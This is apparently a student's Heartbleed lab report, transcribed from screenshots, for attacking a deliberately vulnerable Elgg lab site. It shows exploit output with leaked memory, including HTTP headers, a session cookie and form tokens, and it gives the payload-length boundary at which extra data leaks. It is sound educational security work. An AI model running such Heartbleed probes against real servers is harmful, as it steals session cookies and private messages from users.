

Ben Sottile

Heartbleed Vulnerability Lab

Attackers Hosts file modified




View inside the Seed Site from server.




Task 1

Messing around as an individual user




First Dumb -> Useless Crap




Dump 2


Got some publicly available Data about the group I made.


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I..
.....
.....
.....#.....t-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/groups/profile/46/bens-special-forces
Cookie: Elgg=ah38b7djf47hrtlab0hekl7mj5
Connection: keep-alive
.c]nl.d...I+C....<j.....-------17516649624081731289028797 32
Content-Length: 1818
----------1751664962408173128902879732
Type here to search
37°F
5:25 AM
12/16/2021


Dump 3


WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I..
.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/invite
Cookie: Elgg=ah38b7djf47hrtlab0hekl7mj5
Connection: keep-alive
If-None-Match: "1449721729"
d9.F....wM.p=....i[.....rm-data; boundary=----------1675569711033100524122052 7798
Content-Length: 610
----------1675569711033100524122052 7798
Content-Disposition: form-data; name="__elgg_token"
Type here to search
37°F
5:27 AM
12/16/2021

Dump 4




Got the contents of the private message sent to Boby




Task 2

• Question 2.1: As the length variable decreases, what kind of difference can you observe?


As you get smaller you get a lot of unintelligible crap.




When the size gets bigger you get bigger blocks of connected text. In my large requet I just got a username



Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." At 22 Bytes no extra data is produced. At 23 the requests send back data from system memory.



